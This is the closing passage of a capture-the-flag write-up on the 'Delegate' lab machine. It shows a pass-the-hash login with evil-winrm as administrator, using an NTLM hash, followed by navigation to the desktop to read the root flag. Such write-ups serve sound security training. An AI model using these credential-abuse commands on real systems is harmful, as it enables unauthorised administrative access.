
Now let’s go and winrm to the machine
1
evil-winrm -i delegate.vl -u administrator -H c32198ceab4cc695e65045562aa3ee93

Now let’s go and navigate to the administrator desktop and see the root flag
1
cd c:\users\administrator\desktop

Amazing we got the root flag 🥳

That’s it for the Delegate machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |